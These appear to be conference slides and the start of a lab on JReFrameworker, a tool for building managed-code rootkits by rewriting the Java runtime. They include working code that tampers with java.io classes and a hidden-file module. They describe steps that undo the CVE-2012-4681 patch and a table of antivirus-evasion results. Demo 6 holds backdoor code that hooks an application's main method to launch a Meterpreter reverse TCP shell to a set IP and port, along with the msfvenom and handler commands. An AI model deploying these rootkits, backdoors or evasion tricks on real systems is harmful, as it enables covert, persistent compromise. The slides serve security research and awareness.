Post Exploitation

Post Exploitation Experimentation


- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
- DEFCON 24: **Developing Managed Code Rootkits for the Java Runtime Environment.**
- Derbycon 7.0: **JReFrameworker: One Year Later.**

Overview (show all the demos!)

- Managed Code Rootkits
  - Demo 1: Hello World
- JReFrameworker
  - Demo 2: Hidden File Rootkit
- Payload Dropper
  - Demo 3: Post Exploitation with Metasploit
- Advanced Persistence
  - Demo 4: Surviving Java Updates
- Incremental Building
  - Demo 5: Restoring CVE-2012-4681
- Program Analysis Integrations
  - Demo 6: Automatic Backdoors
  - Demo 7: “Minority Report” Development
  - Demo 8: Context Aware Malware

```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```


Take a look at the following Java program. You've probably even written this exact snippet before. What is the output?




Would you be surprised if the output was ”!dlroW olleH” and not ”Hello World!”? How could this be possible? There are no tricks in this program. It’s the standard hello world program you’ve seen a hundred times before. To understand what is happening we need to understand how managed code languages execute programs.

Demo 1: Evil Java?

```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```


Managed Code Languages
Java Source Code
(.java files)
Java Compiler
Java Bytecode
(.class files)
Java Application
(.jar file)
Write Once, Run Anywhere?
Java Application
(.jar file)
Java Virtual Machine
Operating System
(Windows, Mac, Linux)


Managed Code Rootkits
Java Source Code
(.java files)
Java Compiler
Java Bytecode
(.class files)
Java Application
(.jar file)
Write Once, Run Anywhere?
Java Application
(.jar file)
Evil Runtime Libraries
(.jar files)
Java Virtual Machine
Operating System
(Windows, Mac, Linux)

Background


- Not really a new idea…
  - Manipulating a library affects all applications using the library
  - Had previously been demonstrated on C# and Java (2010)
  - Recent surge in similar research for Python libraries
- Out of sight out of mind
  - Code reviews/audits don't typically audit runtimes
  - May be overlooked by forensic investigators
- JVM runtime is fully featured
  - Object Oriented programming
  - Platform independent portable rootkits (if done right)
- DEFCON 24: JReFrameworker (initial release)
  - Lowers the barrier to entry! (develop MCRs in Java source, minimal skillz required)
  - An awareness project for managed code rootkits

Modifying the Runtime

How can we modify the runtime for ~~good~~ evil purposes?

Difficult

Bytecode



Still Tricky

Intermediate Representations


Ideal but Unreliable

Decompiled Source


Basic Idea: Overview

- It is easy to write source code
- Its easy to convert source code to bytecode (compiler!)
- Its relatively easy to inject, replace, merge, delete whole methods
  - Source: http://asm.ow2.org/current/asm-transformations.pdf
- A class contains declarations of fields and methods
- All “code” (assignments, method calls, etc.) must be in a method body
- If we can declare fields and add/replace/merge/delete methods we can cover most bytecode manipulation use cases by only writing source code
  - Tradeoff: Making small edits within a method requires rewriting the whole method…


Basic Idea: Add Code




Basic Idea: Replace Code



Basic Idea: Delete Code



Basic Idea: Merge (hook) Code



JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): jreframeworker.com

JReFrameworker Annotations

- Java Annotations: “syntactic metadata that can be added to Java source code” (Wikipedia)
- 3 Types of Annotations
  - Source code only (does not end up in compiled binary)
  - Code only (included in bytecode, but are ignored by JVM)
  - Runtime (included in bytecode and are available through reflection at runtime)
- Idea: Use annotations to temporarily mark parts of the user made bytecode for the bytecode manipulation engine

Basic JReFrameworker Annotations

	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A
	(Inserts or Replaces)	(Preserves and Replaces)

Demo 2: Hidden File Module


- JReFrameworker
  - Develop and debug modifications in a familiar IDE (Eclipse)
  - Specialized bytecode manipulation engine
- JReFrameworker Modules
  - Eclipse project of annotated Java source code
  - A list of target runtimes/libraries to be modified
  - Can be used to export a payload dropper to compute on the fly bytecode injections

Demo 3: Post-Exploitation

- We have developed and tested our hidden file module. How do we deploy the change to the victim's runtime?
- Must be root/administrator in most cases (depending where the runtime is installed)
  - Example: C:\Program Files (x86)\Java\jre8

Rest of This Talk: JReFrameworker New Shiny

- Improvements to manipulation capabilities
- Improvements to development workflow
- Improvements to post exploitation process
- Improvements to persistence
- Progress towards automatic manipulations



JReFrameworker

Basic Bug Fixes / Improvements


- Jar Resources
  - Preserving startup configurations and resource files
  - Dealing with signed Jars (unsign if necessary, resign with keystore)
- Annotations
  - Support for multiple annotations
  - Replaced methods are now purged correctly
  - @MergeMethod annotation support for static methods
- Modules
  - Symbolic/relative paths (portable projects)
  - Support for manipulating applications
- General workflow issues
  - Modifications to runtime and applications are now conceptually the same
- Regression Testing (JUnit)!
  - Doubles as working examples of annotations
  - Help to prevent future bugs

Dropper Improvements

```
Usage: java -jar dropper.jar [options]
--help, -h                  Prints this menu and exits.
--safety-off, -so           This flag must be specified to execute the modifications specified by embedded
                            payloads (enabling the flag disables the built-in safety).
--search-directories, -s    Specifies a comma separated list of directory paths to search for targets, if
                            not specified a default set of search directories will be used.
--output-directory, -o      Specifies the output directory to save modified runtimes, if not specified
                            output files will be written as temporary files.
--replace-target, -r        Attempt to replace target with modified target.
--disable-watermarking, -dw Disables watermarking the modified target (can be used for additional stealth,
                            but could also cause problems for watchers). Watermarks are used to prevent
                            re-modifying a target.
--ignore-watermarks, -iw    Ignores watermarks and modifies targets regardless of whether or not they have
                            been previously modified.
--single-instance, -si      This flag enforces (using a file lock) that only a single instance of the
                            dropper may execute at one time.
--watcher, -w               Enables a watcher process that waits to modify only newly discovered runtimes
                            By default the process sleeps for 1 minute, unless the --watcher-sleep argument
                            is specified.
--watcher-sleep, -ws        The amount of time in milliseconds to sleep between watcher checks.
--print-watermarked, -pw    Prints watermarked targets found on search paths.
--print-targets, -pt        Prints the targets of the dropper and exits.
--print-payloads, -pp       Prints the payloads of the dropper and exits.
--debug, -d                 Prints debug information.
--version, -v               Prints the version of the dropper and exists.
```

Demo 4: Surviving Java Updates

- Challenge: A new version of Java gets released. The users runs the installer and installs a new default runtime. Now what?



Annotation Improvements (Purge)

- What if I just want something gone?

	Purge
Type	*@PurgeType*
Method	*@PurgeMethod*
Field	*@PurgeField*

```
// removes com.example.MyClass from target
@PurgeType
public class Build extends MyClass { … }
```

```
// removes com.example.MyClass from target
@PurgeType(type = "com.example.MyClass")
public class Build { … }
```

Annotation Improvements (Visibility / Finality)

- What if I can't access a type / method / field?

	Visibility	Finality
Type	*@DefineTypeVisibility*	*@DefineTypeFinality*
Method	*@DefineMethodVisibility*	*@DefineMethodFinality*
Field	*@DefineFieldVisibility*	*@DefineFieldFinality*

```
// removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}
```

Annotation Improvements (Build Phases)

- What if I need to make changes in steps?
  - Phases progress from phase 1 to *n*

```
// phase 1 removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(phase=1, type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}

// phase 2 defines a type that extends a previously final type
@MergeType(phase=2)
public class MyClass extends MyUnextensibleClass { … } // compile error until phase 1 completes
```

Incremental Builder

- Clean Project / Full Build
  1. Let build phase *i=1*
  2. Compile all sources without compiler errors
  3. Manipulate target for phase *i*
  4. Update classpath and recompile sources
  5. Repeat from step 2
- Incremental Builder
  1. For each add, modify, delete file change set
     - Revert build phase to first impacted build phase
  2. Rebuild from reverted build phase and repeat until no new changes

Derbycon 4.0: Refactoring CVE-2012-4681

- "Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…"
- CVE Created August 27th 2012 (~2 years old…)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

DEFCON 24: Refactoring CVE-2012-4681

- "Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…"
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Demo 5: The “Reverse Bug” Patch

- Fixed in Java 7 update 7
- “Unfixing” CVE-2012-4681 in Java 8
  - com.sun.beans.finder.ClassFinder
    - Remove calls to ReflectUtil.checkPackageAccess(…)
  - com.sun.beans.finder.MethodFinder
    - Remove calls to ReflectUtil.isPackageAccessible(…)
  - sun.awt.SunToolkit
    - Restore getField(...) method
- Unobfuscated *vulnerability* gets 0/56 on VirusTotal

Demo 6: Towards Automatic Backdoors

Basic Steps:

1. *Find and hook main method*
2. *Spawn a new thread*
3. *Execute Meterpreter reverse TCP Java payload*

Demo 6: Towards Automatic Backdoors

- Phase 1: Add Meterpreter Java Payload
  - https://github.com/rapid7/metasploit-payloads/blob/master/java/javapayload/src/main/java/metasploit/Payload.java

```
@DefineType(phase=1)
public class Payload extends ClassLoader {
...
```

Demo 6: Towards Automatic Backdoors

- Phase 2: Define a new thread for payload and configure properties
  - **Equivalent:** *msfvenom -f raw -p java/meterpreter/reverse_tcp LHOST=172.16.189.167 LPORT=4444 -o ~/Desktop/meterpreter.jar*

```
@DefineType(phase=2)
public class BackdoorRunnable implements Runnable {

    @Override
    public void run() {
        try {
            payload();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void payload() throws Exception {
        // set the meterpreter properties in memory directly
        Properties props = new Properties();
        props.put("Spawn", "2");
        props.put("LHOST", "172.16.189.167");
        props.put("LPORT", "4444");

        System.out.println("Payload Properties: " + props.toString());

        // run meterpreter payload
        try {
            Payload.runPayload(props);
        } catch (Exception e) {
            e.printStackTrace();
        }

        System.out.println("Executed Payload.");
    }

}
```

Handler:
use exploit/multi/handler
set LPORT 4444
set LHOST 172.16.189.167
set AutoVerifySession false
run

Demo 6: Towards Automatic Backdoors

- Phase 3: Spawn new thread with payload and call original application entry point
  - Works, but seems to be an issue with java meterpreter payload in latest release
    - https://github.com/rapid7/meterpreter/issues/179
- This entire process can easily be automated, but is this really that interesting / useful?

Only variable

```
@MergeType(phase=3)
public class Backdoor extends org.jd.gui.App {

    @MergeMethod
    public static void main(String[] args) {
        // spawn a new thread with meterpreter payload
        new Thread(new BackdoorRunnable()).start();

        // call original entry point
        org.jd.gui.App.main(args);
    }

}
```

Demo 7: Visually Manipulating Applications

- New Features
  - Java Poet source code generation (https://github.com/square/javapoet)
  - Atlas program analysis (http://www.ensoftcorp.com/atlas/)
- Goal: Hardening JD-GUI decompiler so it won't decompile itself
  - Challenge: How do we find the particular code we want to manipulate?
  - Challenge: JD-GUI is released under GPLv3 License, but source is not public…*<snarky comment about having a decompiler>*

Demo 8: Context Aware Malware

- Instead of modifying the application, could we modify the JVM runtime to prevent JD-GUI from decompiling runtime?

- Idea: Use reflection, stack traces, examination of caller parameters, etc. to determine how to behave for a given calling context.
  - Similar to aspect orient programming
  - Flashback: *DEFCON JReFrameworker DOOM Demo*

Demo 9: Kitchen Sink

Contrived Scenario:


- Java Developer's Eclipse is acting *weird*…helping make typos…pixelating images…
- Suspect rt.jar is compromised
- Decompile rt.jar and decompiler crashes
- Decompile decompiler and decompiler says: Nope.
- Gets frustrated and updates Java to latest version
- Problems somehow persist…
- Goes insane
- Downloads a new programming languages…story ends here?

Project Roadmap

- Study supporting other JVM languages (JVM Bytecode isn't just Java)
  - JVM Specific: Java, Scala, Clojure, Groovy, Ceylon, Fortess, Gosu, Kotlin…
  - Ported Languages: JRuby, Jython, Smalltalk, Ada, Scheme, REXX, Prolog, Pascal, Common LISP…
  - Interesting work: https://github.com/Storyyeller/Krakatau

Project Roadmap

- Find and fix the bugs!
- Better program analysis integrations
  - Code Generation Wizards
- More interesting modules
  - You can help with this!
  - https://github.com/JReFrameworker/modules
- Android support is already in the pipeline
  - APK → DEX → JAR→ JReFrameworker → JAR → DEX → APK



Tool Release

- Tool: https://jreframeworker.com/install
  - MIT License
  - 100% Open Source
  - Eclipse Plugin with Update Site (Eclipse > Help > Install New Plugins…)
- Tutorials: https://jreframeworker.com/tutorials
  - Walkthroughs of hello world, hidden file, and Metasploit payload deployment
- Give it a try. Send me feedback!
  - Support: https://github.com/JReFrameworker/JReFrameworker/issues
  - Email: jreframeworker@ben-holland.com

```java
package java.io;

import jreframeworker.annotations.methods.MergeMethod;
import jreframeworker.annotations.types.MergeType;

@MergeType
public class BackwardsPrintStream extends PrintStream {

    public BackwardsPrintStream(OutputStream os) {
        super(os);
    }

    @MergeMethod
    @Override
    public void println(String str){
        StringBuilder sb = new StringBuilder(str);
        super.println(sb.reverse().toString());
    }

}
```

Lab: Developing MCRs with JReFrameworker


This lab creates a simple attack module to hide a file using JReFrameworker and provides a basic understanding of the underlying bytecode manipulations performed by the tool. At the end of the tutorial you will have created a module with JReFrameworker to modify the behavior of the Java runtime's *java.io.File* class to return false if the file name is "secretFile" regardless if the file actually exists or not.

Note: A web version of this tutorial is available at https://ireframeworker.com/hidden-file.

Lab Setup

This lab can be completed in the host machine or in a virtual machine running Eclipse. JReFrameworker is distributed as a free Eclipse plugin. We will also use a Java decompiler to inspect the changes made by JReFrameworker.

